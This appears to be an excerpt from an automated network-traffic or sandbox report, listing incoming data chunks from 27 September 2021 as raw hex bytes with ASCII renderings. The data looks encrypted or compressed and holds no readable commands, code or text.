e7 ca 1b 65 b7 2d 83 ae 14 d0 06 e2 dd d6 d4 26 3f f3 a2 63 09 7a 9a 41 7d a8 41 cc cb 56 90 92 84 e9 ed 41 eb 57 3c 66 d2 0a 6f e1 fc e4 ed a2 62 81 38 24 48 3c c8 7c f1 aa 74 ec 33 ae 01 54 02 18 fe 50 f0 2d f8 6d Data Ascii: <r\$[!:+tmsTzU>r.nNOMHMK5X_DJ2]_]_*O-y22]Ma=]2]"jz1f\$5)9w2t/BrHovx/e-M&?czA)AVAW<fob8\$H<[t3TP-m
2021-09-27 16:50:27 UTC	1139	IN	Data Raw: 7b 75 3d 1d ed 20 59 5c 15 8d a5 a6 21 4f 9f eb a1 51 76 20 a2 33 e7 05 9d 69 33 80 b8 c6 14 0c 94 0a f8 c1 91 8b a7 ee 39 01 f5 da 5a 44 41 8f f2 df e6 97 c9 52 49 ca 89 c3 29 94 99 3d a1 b2 54 50 1e 7c bc c4 aa 92 90 19 1a 57 92 11 ab 5c 97 24 0b 3d e3 da 53 89 a3 40 f8 0f ca 43 a3 14 54 c2 d6 87 54 91 89 43 01 ca 9b c3 6e 0c 38 35 87 a3 e2 25 2e 46 72 a6 81 d6 bd 00 1c 3a c6 fd 88 6c ec bd 8e 44 4e e4 c5 d0 66 80 cf 1f b1 a4 cb fa 79 c5 c7 56 bc f9 50 46 55 25 b7 d2 fe f7 57 e9 8e 3c 2c 1d 4a 8f 23 53 24 65 02 75 db 6a eb 52 40 98 16 c4 b5 8a c5 81 53 c6 02 ec e9 00 03 11 43 45 99 74 76 c7 30 39 0b 05 21 87 ab ab af 5a 68 ca dd 25 5c 76 f7 e4 93 d2 72 19 ce 88 2b 8e 50 95 dd 3b ac 25 d9 fd 81 5a e7 59 c6 38 0e 76 35 e7 48 0f 41 91 88 2e 4d bc b3 cf fc Data Ascii: {u= Y!OQv 3i39ZDARI)=TP W\$=S@CTTCn85%.Fr:IDNfyVPFU%W<,J#S\$eujR@SCEtv09!Zh%lvr+P;%ZY8v5 HA.M
2021-09-27 16:50:27 UTC	1147	IN	Data Raw: 34 60 8a 39 6d bb 5f 0d 4a be 79 96 fc 0c c3 51 b1 90 75 2e 43 89 18 c3 d0 73 e4 9e 6b 6c 8a 23 24 5a c0 b9 78 39 17 d0 94 05 79 5e 0a f8 42 4e a3 52 b5 85 f2 70 17 98 9e 87 f3 fb e4 d9 86 d0 e2 43 ce 9d c6 06 6a e4 c8 8c cd b5 e1 48 e3 2d 70 10 46 13 0b 1b ca 91 13 fe 4a 0f 40 97 63 6c 68 e2 c3 32 f8 9a 17 3a e7 f4 49 81 08 1d 48 d1 1f ba b5 cd 93 51 55 68 ea 27 25 b9 1f bc 47 27 02 e8 d2 97 6d 13 dd 95 78 c1 62 c8 d3 0a ff 2d 70 18 55 6f 28 5d 6f fc e3 3d ac 16 64 8f b2 09 7d b3 01 aa 83 f6 82 b8 b8 4d 35 a0 f7 bd 2e 1c b0 63 65 49 82 3e c1 6d 69 d0 8c c3 c9 86 26 5d 00 8a 5d 9b f9 f8 34 68 0d ab b8 3e 2f 91 80 22 8a 34 03 e9 3a 22 3e 29 b4 55 1d ba 4e 41 48 0d 40 7b 27 dc 74 4b 4a 5d 0a 0a 47 cf f9 0b 10 36 d0 92 0a a1 14 3c fd ff 32 55 86 09 78 c0 bc Data Ascii: 4`9m_JyQu.Csk#5Zx9y*BNRpCjH-pFJ@clh2:IHQUh%"G'mxb-pUo[=o=d]M5.cel>mi&]4h>/"44">)UNAH@{`tKJ]G6<2Ux
2021-09-27 16:50:27 UTC	1155	IN	Data Raw: 85 ca 6a f1 a5 e4 2d a1 b8 c3 d9 57 6b 55 56 eb 35 84 b5 ee 78 9d 98 fa 8a 60 6d ca b9 4e 9a 78 ab ae 25 20 30 47 d4 ea 2b 3b a6 94 ac 7e 84 7c bf dc 86 22 2f 80 46 27 9e 62 c8 6c 5d 5f 15 36 75 fe 57 4d 98 5c 7e 65 51 2d a2 bd 8a d8 86 cb 8b 41 48 59 c6 6b 77 5d 64 fd 79 7c 8b 5a 49 99 99 96 0b 73 2c 24 3f ba aa 75 15 77 10 a6 ed 23 94 01 67 e5 27 8d 59 63 ff 60 c6 d5 6f 7c 3b 1d ff d4 88 47 53 0b 69 65 17 b2 5e d1 47 32 53 cc ee 27 fd 66 3f e3 a7 be ac a6 55 63 83 d1 60 de fd 61 60 83 5e 39 ad 38 6f 99 ef f5 e4 2a 77 15 bc 43 b8 f2 7b 11 b4 c5 63 f6 db ea 61 03 63 48 55 60 74 3f ae 13 50 62 7f d8 e1 ba e9 5e 77 36 16 a2 86 57 7d 03 8c 71 f0 1f 59 d2 df 95 62 6d 17 65 66 7e 91 ce 9a 5e 03 e3 4b 23 f5 bb 6f 13 2c 3d b7 ad aa 05 78 e8 88 67 77 32 19 90 05 Data Ascii: j-WkUV5x`mNx% 0G+;- "/Fb ]_6unWML-eQ-AHYkw]dy ZIs,\$?uw#g`Yc`o!;GSie*G2S!?'Uc`a`98o*wc{cacHU!?'Pb*w6W]qYbmeF~`K#o,=xgw2
2021-09-27 16:50:27 UTC	1163	IN	Data Raw: f9 bd 2a 02 17 5c c9 05 c0 41 27 11 18 d8 ef f2 e7 d6 b6 8c fa 4f 21 e0 c9 0d 49 09 90 0d 48 0f 4c 4c fd 78 3e 20 33 e9 46 14 19 6f 08 fb 82 d6 e9 0e 03 d6 13 aa 2d c3 36 63 49 3b e8 df 20 e4 a9 06 24 75 23 e4 ce 9c 43 06 e1 19 4c 3d a8 b6 8e 78 cf 49 8d e2 cf 03 1b f4 e0 73 94 e6 93 de f3 aa 78 8e 86 cc 67 62 81 27 fa 30 31 7c c5 28 17 b0 d8 b2 f7 cd e8 5a 55 10 5d 46 f7 ed c5 c6 03 00 04 d3 33 01 4b c9 06 c5 31 e8 71 62 82 65 e4 e3 55 6e cc 9e 0e 4b fc 8e 61 59 ce 22 34 c7 79 56 b8 a7 ad 9d 55 35 ea d3 66 f7 d0 20 59 d8 68 15 74 f2 7b 6b 75 61 e3 7f 06 1f 99 80 d6 ce f9 43 e3 59 61 29 7c b6 3c 99 b1 c0 13 5a bf 36 65 38 71 7b a8 46 53 7e e7 1a db 38 70 1e 73 9e 91 c0 d2 95 e7 0e 38 1d fa 3c 95 cc f7 85 ac 49 c4 f2 18 90 ff e6 d2 76 40 dd 65 1a 46 dd 44 Data Ascii: *!A'O!!HLLx> 3Fo-6cl; \$u#CL=xlsgb'01 ([ZU]F3K1qbeUnKaY"4yVU5f Yht[kuaCYa)]<Z6e8q[FS-8ps8<lv@eFD
2021-09-27 16:50:27 UTC	1171	IN	Data Raw: 4f 31 9e 66 c1 50 43 23 c8 8c 35 bf 62 75 84 24 3a 7b 5d 16 5a a6 f7 eb 51 c9 f7 f1 a0 76 d1 40 13 3f 61 b0 11 12 d5 92 b7 b5 24 96 0b bb ea d2 9d 96 6d 44 1f 4e 4d 8c 38 68 ba 86 70 94 9f 9d 1f b3 d1 e7 fe 7a 2a ff fa 34 61 55 61 66 f1 37 6d ff 9b c1 1b af f8 39 7f da 7f 01 62 7c 76 20 8b ed f4 fc ba 8c 38 04 02 0b 47 8d ea df 10 52 a3 63 1c 75 9a b9 2e e3 b2 2f cf 46 44 42 26 17 c0 06 6b 6f 29 69 dc af 34 72 aa 11 4b 26 80 de f9 b5 e0 dd 2c 5d 0d b2 b8 a3 b0 1b ac 25 53 3a 7f 08 97 0f 19 f9 b8 a9 0f ff de 1a 81 09 87 6a e6 c6 8d 41 81 08 90 1e bc a4 c8 d2 96 f8 88 7e e4 c4 5a 5b 5a e9 52 a2 50 fb e8 56 73 fb 80 de 07 c2 bb d9 9b da fa 70 fa 3b eb 3b 63 09 ee 7e d1 29 ee 2b d9 34 83 52 a4 7f 5f 50 bd c8 73 75 20 50 30 cd 4e fa 38 9d fb 8a 29 e8 44 f1 04 Data Ascii: O1fPC#5bu\$:[JZQv@?a\$mDNM8hpz*4aUaf7m9b]v 8GRcu./FDB&ko)i4rK&.]%S:jA-Z[RPVsp;:c~)+4R_Psu P0N8)D
2021-09-27 16:50:27 UTC	1178	IN	Data Raw: 57 34 83 9c 4f 0a f3 44 ac dd 7d 08 aa 15 32 80 3e 5a b1 93 7c 36 f4 60 85 a1 ff 05 28 a9 f3 f5 4b 64 bf ca 18 d2 a4 3c 09 d6 81 a5 92 86 32 ff 6e 9d 2b da aa 25 d5 91 70 65 46 18 d5 03 fa 56 12 d2 9a 2b d7 94 e8 49 d9 63 1b b3 c9 96 8a 37 eb 51 db d5 67 e3 ab 41 cf 13 09 5a b3 d3 6e b5 b0 d7 66 3a 2b d6 df 79 a5 03 fe 56 e7 56 eb 04 76 2e 65 44 1e d3 85 25 b3 d0 c0 aa ee ea 73 21 b3 2b 35 b8 46 da a3 dd 30 5a 16 be 5c 68 9b 26 04 e5 5c 92 fe 48 d0 86 c2 59 b5 8b be a5 93 03 68 46 4b dd 57 65 f9 5e 1d bb 2f cc 89 c0 2b 6e ed aa 6e 0e 63 15 bc 45 56 bc f0 71 4a 47 d4 b8 a6 1b 3a ae eb 00 e6 23 4d c5 6d 35 b1 35 59 34 98 ab f4 01 0a 1d e6 9c 2f f2 3a ff 70 5d 0a a6 95 6c f1 fb db 2f 86 91 e0 a5 17 ac c2 bb 25 b6 36 f7 ce 30 4e fd 7c 78 9e 56 ed 55 41 4d bd Data Ascii: W4ODJ2>Z]6'(Kd<2n+%peFV+lc7QgAZnf:+yVvV.eD%sl+5F0Zlh&IYHFKWe^/\+nnceVqJG:~Mm55Y4[:p]l/%6 ON xVUAM

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1186	IN	Data Raw: 96 eb ab 57 54 54 46 44 47 dc ff 09 5f cb 0f 4e ef 0b 79 16 8d e5 44 52 41 2b de aa 74 f7 dc 91 60 6d 69 61 56 e8 4e c7 cc 9b 9d ec 78 f6 36 6d 6e e7 33 1e d6 0b 45 9f ed cd 77 b5 2a f1 a7 ab c4 27 cf d7 31 c0 54 9c 1a 1b a8 55 20 d6 83 16 b7 bc 3c 10 0d 1e 2a 2b 8e 0c db 81 2f 0d 27 95 11 5b dd 71 2c ee 9c 6e d5 64 a5 ee d4 07 77 42 45 c1 57 22 b7 9e bf 65 11 79 18 fc 6d 84 c6 d9 6d 68 e6 a3 fe 8c 78 16 ca 87 4f c2 5d 00 e7 59 54 3f e7 88 7a 97 9a bc cd f2 d5 80 d5 6d 7c c3 a7 12 12 d6 b2 ab e1 1f 8b bf 5e 7e 2a fd 82 d6 e9 30 8f 79 93 db 7c 27 71 87 f2 7a c1 53 bb 5e 46 4d da 41 ab 9a 1b ac b0 fb f3 ca f7 b6 1c 0e c4 b7 ce b3 e3 22 79 8f b7 d9 35 b3 e7 3c 9b 65 ed a2 6d 64 80 5d 0a 30 16 d1 ff 3c 9e da ff eb bd c8 f6 d8 b7 85 a2 4a 5d e4 2b d8 e0 cb 1e Data Ascii: WTTFDG_NyDRA+!`miaVNx6mn3Ew*1TU <+*/[q,ndwBEW"eymmhxO]YT?zm ^~*0y qzS^FMAk'y5<emd0]0<J]+
2021-09-27 16:50:27 UTC	1194	IN	Data Raw: a5 f1 ac a0 87 e5 1f ba aa 41 c5 c6 e2 62 ff e1 da ac ac 1f e7 af 39 5a d6 72 02 1f b9 2e 10 60 87 52 a6 3a 2b d6 0f ba a6 2e 13 0a dd 71 96 63 b2 34 00 05 d4 fd 19 28 ed a3 b4 a3 11 e5 2d 16 ea 39 eb 5c d6 44 47 23 be f5 b4 0f a1 52 eb 53 d8 ba fb 67 8d e7 56 e0 2c f9 e1 20 55 51 be e7 b2 51 2d a1 bd 3a eb bf f6 39 e6 28 af 9c 0c da 16 49 c8 27 8c ff bb 52 d9 ea 08 75 89 cc f5 4a d6 15 d8 ea 8c 6d 6f 16 b2 31 dc 5d 27 85 b5 de f9 d4 0e 39 bb 79 4f 77 2c 44 13 0c 2d 62 9e 3c 73 7e 48 bc 57 6c ea 34 56 ed 5b a6 77 b8 2a 37 f0 35 a0 2b ae 29 6a 83 fc 83 f6 c0 b3 d8 00 12 d7 6a e2 cd 3f ae 7b 47 df 16 44 55 c1 3e 7b ae 34 2d 79 50 e9 45 2f 61 05 70 a9 aa 19 c2 dc 73 99 9d 99 9d 61 4e f0 40 92 ec da a5 a1 ee 4d 3a 0f 1a 46 cb bc 53 25 ed 54 11 79 a5 4a 66 ba Data Ascii: Ab9Zr:R:+.qc4(-9)DG#RSgV, UQQ-:9(!Rujmo1]"9yOw,D-b<s~HWI4V[w*75+)jj?}[GDU>{4-yPE/apsaN@M:FS%TyJf
2021-09-27 16:50:27 UTC	1202	IN	Data Raw: f3 c7 57 5d fb d1 71 10 f7 b3 e7 08 d9 67 42 2b 14 f5 d2 c3 6d 8c 8d 84 5f 1a 70 a6 7c e1 1e d4 ac 74 f9 8f e7 42 2f 07 a6 8d be f7 50 1d e4 37 5b 2e 40 87 ac 52 f4 bc 5d 68 b9 77 b1 78 c1 5f 1c 62 25 a6 8b 33 f1 1d 40 77 2e 07 fb b4 39 e9 54 5a 0c 96 eb 05 78 e9 72 07 21 ba 96 65 f3 c1 34 0d 28 98 b2 79 4b d0 f9 df 9d 05 fc 80 ec da f0 d2 2d 9c 70 9d 7d fc 1d 4c dd 1c 9c f3 df 29 9a 0b 56 57 b7 b1 70 1f d5 3f 1e 15 5a 5c 89 4c 48 52 90 50 8b 80 3d 18 1a 49 cd 09 1e be 93 69 64 95 75 c5 3b 12 d0 c4 89 ae b3 3a c8 8d 3c 28 fa 34 65 3f ac 1e 95 88 aa 71 9e 6a bf 05 05 50 a4 62 17 de 68 fe 0b ac 26 58 5a ec fd 8a 04 c0 51 d4 21 a1 ff 98 7f db 40 8f e4 9f 09 22 56 a5 12 53 b1 60 99 ce 96 fa 8d 2d 8c 45 6e 12 5b 17 12 0e 79 25 43 40 69 cb f5 00 60 36 f4 7b 28 Data Ascii: W]qgB+m_p]tB/P7[_@R]hwx_b%3@w.9TZxr!e4(yK-p)L)VWp?ZLHRP=lidu;:<(4e?qj%9&XZQ!@"VS"En[y%C @i'6{([
2021-09-27 16:50:27 UTC	1210	IN	Data Raw: 99 e7 d4 d0 9b 26 49 bd 85 83 20 ac 62 73 45 14 f5 49 98 db 54 d5 ef e7 4f e9 49 7e f3 32 24 15 b9 19 c0 97 5a 77 64 06 19 f1 5e 38 2e bc 95 0d 42 f9 bf ee 98 17 3b ff a2 0a 99 cb d2 ad 00 d8 9d b9 fb 98 c0 f4 69 cc 33 10 37 36 a0 e0 07 21 a5 88 dc 14 ec 6e bd d4 c4 b9 1c b1 13 f7 e3 ea 79 2c 41 bf 44 0b ab 72 94 4a 8e 8f 4a d7 95 ab 3d a3 0b 4e 61 51 3f 94 bd 98 ec b1 ce 1e 02 76 a8 33 2f 9b ba e7 da e8 a3 d4 a0 85 6a 56 48 f1 43 ef 38 33 88 d9 20 5f 8b 58 a0 5d 5f b1 56 ef 68 c0 d0 d6 9f eb a9 6b f6 38 60 66 25 a0 ef 52 e0 5d 44 a1 a2 bb eb bf 4b 24 2f 59 18 42 4e 50 a4 62 17 de 68 12 0f 3a 13 da 87 18 b5 08 21 8b 0e e7 a6 7b ab a5 0e bb 04 25 d3 95 b5 2c dc 15 71 df 14 47 d5 db db 34 bb 5d d8 b3 92 82 7a c6 d6 b4 cc 55 c8 78 b5 83 0c 69 8c ff 16 a7 23 Data Ascii: !l bsEIT0!-2\$Zwd^8.B;3i76!ny,ADrJJ=NaQ?v3/JVHC83_X_]_Vhk8!f%r]DK\$YBNBph:![%e,qG4]zUxi#
2021-09-27 16:50:27 UTC	1217	IN	Data Raw: 23 58 5f 6d 73 06 f7 d0 fd ee bc 42 0b 47 d2 1c 03 81 a8 54 cf 6c e1 b2 b1 ea c6 f4 39 8b 59 c5 5d 60 c8 80 cf ee d4 e1 27 6a 18 c4 ac 06 f5 d9 05 16 4c 6b 3d a3 ea 31 2e 4d 7c 3c 41 af 84 78 c0 b0 48 54 49 38 4d d5 52 5d 12 bd 4e 43 5d 10 70 e5 a4 55 47 b6 ee 3b c2 ae 16 0f 7d 78 a3 14 54 c3 db 48 01 91 7a 12 8b bf 36 74 de 0e ce a9 4a 6a eb 73 2d 81 b8 47 be c3 b8 f6 9a 13 43 3f 70 0c 7a 92 e5 10 f5 d8 d6 e3 74 a5 ef 3b b1 d6 ea d1 ef 09 2e 07 44 1a 18 dc ad 79 51 eb 59 60 8a 32 08 ec 7b 20 79 f1 c9 10 77 66 45 89 c4 5e 02 88 4a af f0 73 98 fe 50 f6 6c bc 47 12 77 10 ca 88 d2 29 a8 60 6b 9a 49 ae af ef af c2 b9 1e 7d a7 4b f8 5a c5 37 b9 10 91 af 7c d2 93 88 71 d0 65 ae 71 68 9c 1e 27 dd 88 b8 f9 e8 dc 12 a8 2a e7 34 64 83 b3 34 8c 18 b9 58 ec 30 6f 29 Data Ascii: #X_msBGTI9Y)"jLK=1.M]<AxHTI8MR]NC]pUG;}xThZ6tJjs-GC?pzti;.DyQY"2{ ywfE^JsPIGw)`kl]KZ7[qe qh*4d4X0o)
2021-09-27 16:50:27 UTC	1225	IN	Data Raw: bb 24 dd de 98 5a 4b de c9 7d 0d ed 9c 15 59 3c 92 76 43 3e 3a 36 6c 5f e6 21 ab 94 01 64 99 6a 1d cd 9f e3 1d f0 c0 b3 8d 56 cd 1c 30 fd dd 73 17 5b ab d5 e6 29 db 27 89 48 16 44 11 8c 40 2a 74 03 d4 b2 b4 f0 0c bc a0 51 95 e0 a6 61 ea 45 df cb 48 9d f9 d9 c5 8d e6 7f a8 aa b2 90 65 e1 c2 47 50 89 bc 53 15 00 82 ba 3b a9 fd 8e 3a 2e f0 a7 61 38 61 53 25 57 82 d5 9b d3 ed 50 18 f9 ac 50 b0 ae c8 e8 6b 8b 80 da 99 ba e6 2b de 50 f6 6c bc 47 12 77 10 ca 88 d2 29 a8 17 ce b8 a9 fa 3c 97 3f 03 13 02 88 4f ca d2 d4 f9 5c 91 db 92 67 48 d6 b9 2d 9a 4b 36 96 09 58 bf 59 5a a8 e7 b4 86 20 6b 86 96 49 20 88 10 f9 4c 32 51 cb 77 0b 27 92 1d 2e 8f bc a0 65 e7 b4 19 9f e0 d1 70 9f 78 d9 a0 3a 75 8b 06 9b 67 b7 f1 e6 da e5 02 52 cb f6 b6 04 55 c3 5b 5d 1d 5e f4 93 e5 Data Ascii: \$ZK}Y<vC>:6_]_ldjV0s]`HD@*tQaEHeGPS;.:a8aS%WPPk+S71q<?O!gh-K6XYZ kl L2Qw".epx:ugRUJ]"
2021-09-27 16:50:27 UTC	1233	IN	Data Raw: a6 bd f6 4e 58 1e ad b9 0a ff bb 78 07 0f 22 d4 66 76 b0 47 35 7c 8a 4e ab 90 59 6e df 7c af 66 7b d4 f4 8b 48 2c 81 b0 3c 75 4e f8 3c 7e d5 0c 7a b8 26 5d 0c 9e 69 cf 63 91 db 21 bc ae c2 c7 06 fa 3a 76 9b 1e b3 5c 93 8b 87 ad 30 ea 5c ea b7 31 ea 41 42 75 fa 6b 6e 09 3e e8 21 02 bb c6 37 b7 3f 60 e6 63 6e 66 cd f6 73 d2 33 dc 94 62 72 7d bf 40 75 82 8a d3 7e d6 17 c0 b8 c7 63 85 2c 89 ab c7 ff 2c 5c 92 b1 f9 3b 80 60 26 71 11 ad 43 0b 40 55 46 a6 2c 13 ec 42 62 7c a9 72 97 29 f7 14 bf 91 c5 3e 36 4b cf 89 75 57 c7 6f 93 02 8f 56 eb 56 a1 0b 39 02 92 9f 17 a6 65 46 93 71 ff 72 44 d6 09 c9 01 36 ac 3f ac ab 76 9a 18 61 3e 08 01 7a c1 31 d5 3e 28 dd 19 f6 db 05 22 59 64 fa a1 96 93 83 a9 17 a4 25 ff 8e fd 75 2e 4b 37 6c fc 15 dd 82 49 dc f3 51 61 0e 2b f6 Data Ascii: NXx"fvG5]NYN]ffH,<uN<~&]ic!:v\0\1ABukn>!7?"nfs3brj}@u~c.,!`&Sc+PEf,"b]r>6KuWoVV9eFqrD6?va>z1> ("Yd%u.K7IIQa+
2021-09-27 16:50:27 UTC	1241	IN	Data Raw: 45 3a 25 5a 3a 2f 92 0c fa 72 df 32 47 d0 29 fd 84 2a fb da 56 61 f5 7e aa 50 f1 a0 0d 78 38 db 77 b6 e1 bb 29 e8 06 9b d9 71 6d 7e 24 67 5a 57 6f d1 ed 3c 8f 92 a1 75 86 a4 c3 62 b5 dc 5f 21 6a 05 36 8d 92 bd 64 16 6d e2 33 67 69 69 06 76 17 57 6c a3 f1 3c 8b 01 9e 55 28 25 48 00 2b 03 53 2e 11 59 d9 28 73 0c 31 5a 07 26 b6 6b 00 4d 8d bf 13 37 89 e5 83 fe ab d3 f9 28 f1 a0 af 91 19 c3 c4 f4 b2 17 e9 a0 3e 3f 53 39 dd 42 09 3a 9a f5 2c 6d 97 a0 d9 79 fe 88 88 5c db 3f 2f 20 a4 16 8c 81 de a5 93 d9 16 1d 21 bf d5 9e cc 9d 68 b0 11 15 2b 01 19 88 dd 9e 63 e0 99 57 57 7e b3 ce f4 cc 54 4c d7 f4 04 46 60 92 7d 19 8e 12 38 23 f8 89 40 cd 9f 17 36 ea 7c 28 64 85 70 5f 05 5a b3 e1 93 0a b1 ea 26 f6 f3 06 1e 2b 9d b9 0a 91 33 e7 a7 d2 61 32 28 b4 54 76 b7 99 84 Data Ascii: E:~%Z:~r2G)*Va~Px8w)qm~\$gZWocub_lj6dm3giivWI<U(%H+S.Y(s1Z&kM7(>?S9B;.myl!/? !h+cWW~TLF`}8# @6]([dp_Z&+3a2(Tv
2021-09-27 16:50:27 UTC	1249	IN	Data Raw: da 86 4d 98 5d 10 ef 8d 2c c4 2c a2 b7 10 00 e4 d6 25 64 3f ac af 48 2a 69 e5 46 b4 59 39 8d 85 61 ba 0a 66 18 fa e4 da 8c 8f 5a af 95 c9 00 47 99 a8 a5 61 a6 4e 0d e8 ee cb 91 3d 40 1a c4 4e b3 5f e9 96 da 96 d3 4c 9d 7e 62 36 9c 1e 89 ae 8e aa 79 77 ff 2f 3a 23 b2 61 58 23 60 ae f2 81 d8 a8 15 4c 19 46 e9 13 16 14 d6 51 2c 75 b1 d0 0b f6 af 82 0d 68 ee 21 60 ae ba c8 21 9b 29 5f 40 be 26 f1 9a f2 bf fc e7 c5 a9 ce e2 3e c1 73 6e 5f 9b 46 32 81 2a 02 67 08 4c c1 69 7c 6f fa fd e0 7c e0 32 f6 31 41 32 e7 b9 ec 24 a6 13 5d 41 52 ad 51 32 c7 e1 d8 9d 87 fc 49 3c fa df ca df da 06 d8 e2 77 6f 12 e9 f9 a5 30 20 96 a3 4f 9d 1c 39 73 fd 69 81 72 db 27 05 46 08 68 a3 14 85 8d dd b0 e7 3c 38 55 c5 08 ea 88 b9 47 bd e8 22 b9 2e c8 d7 97 92 b5 a2 9b 20 99 17 68 a3 Data Ascii: M]~,%d?H*IFY9afZGaN=@N_L~b6Ywl:~#aX#`LFQ,uh!'!)_@&~sn_F2*gLi]o[21A2\$]ARQ2I<wo0 O9sirFh<8UG".h

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1335	IN	Data Raw: 97 ca f3 8e 5a be ea f8 5b f0 cf 37 8a 6a fc 24 5d f4 20 12 b1 95 6c c9 69 38 34 42 24 60 54 8f dc f7 34 42 25 4e 09 5b 60 d7 5b 20 52 f0 07 56 d4 b8 88 0d 25 e2 25 9e 00 14 b5 f9 dd 89 ef 84 43 9c 5d 25 db 2e f8 1a 45 39 e6 ef c5 ce 35 c5 5a 0e f7 98 76 22 63 33 85 15 7c f0 47 8c 6e ce f4 c1 c6 a2 0e 90 cc b0 2c 0f 45 eb 3a 81 3c 56 d1 ac 4f 03 09 cb 22 17 38 8f 19 81 3d 08 e1 63 73 26 99 b5 b8 51 80 f9 d9 dd 4d ff ee c6 12 f1 c8 77 1c 09 1b fa 87 8a 50 57 87 8a 50 56 dc d7 0a 0d 0d 65 7d b1 47 f0 46 bf a9 dc 96 0e 93 a7 96 fc 3c 56 d1 f8 3e 5a de a0 e6 ef c4 e6 07 56 d1 ff 4b fa 5f 51 38 4c 39 b4 ae 68 80 83 28 26 61 53 45 eb 3e 20 c2 98 73 20 7a eb 3b a8 72 d8 8d e3 17 7d 33 12 b1 ef c5 cd 3b d3 04 5f 36 47 b0 10 fc 24 5c df b6 7b 2d cf 3f dd 18 de cf Data Ascii: Z[7j\$] l!84B\$ T4B%N[[RV%%C]%.E95Zv^c3 Gn,E:<VO"8=cs&QMwPWPVe)GF<V>ZVK_Q8L9h(&aSE> s z; rj3:_6G\$[-?
2021-09-27 16:50:27 UTC	1342	IN	Data Raw: e9 29 a2 23 89 06 b0 34 1b dc 17 4e f5 c2 67 35 4e 81 39 09 03 ed 7f 88 f2 44 fc af 15 82 0f 78 0e e7 34 23 2d 08 26 de 24 54 0a 50 be df a1 c1 9d bf 54 48 2b 0c e2 a0 81 44 7c 7b 4d 76 85 b5 06 b0 6d 09 04 cc d8 98 f3 bd 0c a7 10 b4 d5 b9 f8 fa 7b 85 85 c4 a9 40 fe 29 1a fb 5e 43 0a 35 c5 5a fc 00 72 9d 79 90 35 4e 7e 0b 84 ff 43 e6 aa 99 e1 c2 98 76 26 69 57 9c c2 62 41 8a f9 9c 3d d8 37 73 5a db 93 f3 36 47 b5 7e 40 e5 93 58 7c d0 52 8b d1 fb f5 32 3e 1f 56 60 b9 89 70 29 58 15 90 20 12 f1 12 48 73 1f 57 43 5e a7 92 a2 53 b7 01 b2 83 28 ce b5 bc e8 f4 aa 5e e2 23 61 97 4e 7b 9c 8a f9 9c 78 87 62 0b 60 e9 b1 a7 6f af 10 1d 4d 17 7d 37 ab 2d 08 d9 0a 1b 72 60 ac 63 31 c5 9a 37 0a 59 e4 11 5a 0f 81 83 7f 88 41 67 b6 84 f9 6d a4 b8 80 bc eb cf 8d 66 44 Data Ascii:)#4Ng5N9Dx4#-&\$TPTH+D){Mvm{(@)^C5Z}ry5N-Cv&iWbA=7sZ6G~-@ X R2>V^p)X HsWC^S^('aNa{xb^oM})7-r^c17YZAgmFD
2021-09-27 16:50:27 UTC	1350	IN	Data Raw: d6 24 d8 4e 6d c7 71 95 27 60 f1 6c 42 3f 83 df ae 83 7f 8c 19 92 cc 73 a5 29 af 77 8c ee 47 7b 6d 09 6c 6e ae 45 62 d5 1f c9 73 9a 0b 90 cb d1 c7 2b 9d 56 57 e8 0f 6e 74 34 b2 37 41 e2 a0 71 df 36 57 9e 25 c7 7d 28 e6 dc 37 21 6a 3f d2 f2 e5 af ea f8 19 66 53 f1 cc 3b 2c d4 c4 42 8c fa 5a 15 87 71 52 6c 21 61 6a 4f 03 09 6c a4 38 5c 2a 4e d8 94 73 9a 0b 9f 3b 2c 31 3e 55 f2 41 1d cc 4f fc db 05 d4 cc fe 6b a3 80 06 2b 52 78 b7 16 06 91 29 5c f6 9e ad ab 6a 3b 2f 21 ce 5d 7c 20 47 7d 8d 65 c0 77 8c fa 5a 15 28 d9 b3 0c 0f 81 8c 53 86 58 59 5e 2a d5 ba 8d 6c 21 56 3b dc e3 27 38 da 97 3a 86 a7 d8 fd f6 9e bd 49 7e c0 db df a2 0e 6c 99 75 1a 89 df 6e 8e 90 dc 92 ae 97 4d 38 ad 0e be 5e f2 81 83 7c 09 71 bd f8 5f a1 99 4a 8b 6d 7f 9f 3c 13 f8 4a b7 bb 8a ee Data Ascii: \$Nmqq`lB?s)wG{mlnEbs+VWnt47Aq6W%)}(7lj?fS; ,BZqRl!ajOl8*Ns; ,1>UAOk+Rx))j;/q G}ewZ(SXY^*lIV;(':-l-I unM8^ q_Jm<J
2021-09-27 16:50:27 UTC	1358	IN	Data Raw: b5 a9 dc d7 4a b3 77 ef 9c 49 35 41 1d 75 9b 8f 75 9c b6 58 ed 80 f9 9c 3c 92 9e c2 af 9e 41 b5 82 7e 2c a4 af 15 b5 e8 1c 09 1e c8 df ff 7c 7b 92 16 bc d8 b1 19 04 81 8c 9d 40 a0 8b af 02 ca ee c7 5c 02 a6 21 95 9c 45 68 3c 13 f8 e6 aa d7 1c 5f 79 39 22 9c 68 c0 d3 cc 73 07 0d 65 7d f4 c0 8e 93 58 62 ee e2 0d 35 f5 d3 ca 57 57 9c 35 80 72 d8 a7 d7 21 95 c6 a2 21 95 c6 f2 0c a7 51 dc 92 21 22 18 3c e0 ef af 9e 41 a7 51 d8 d0 80 ca de bd 11 e8 24 19 bb 47 30 22 16 02 49 0a 26 7f e4 02 9a 08 99 3e a6 15 f3 86 4d 74 04 44 3a bd 87 df 5e e7 fc e7 2c 76 ba db a4 bb f8 e1 4d 01 a1 0a 22 ec da 5a 76 1d ce 3e 5a db 43 5a f6 05 d8 a9 85 dc 8d 59 28 d9 b4 5f b3 1c f6 fa a1 af 16 bf 9a 18 76 85 b5 06 b0 6d 09 4c c9 41 b7 3e 69 bd f3 a3 ce 5d d9 0a 56 42 ef 78 a3 44 Data Ascii: Jwl5AuuxA<-.,{(@\ Eh<_y9"hse)Xb5WW5r!!Q!l"<AQ\$G0"&l>MtD:^\,vM"Zv>ZCZY(_vmLA>=i)VbxD
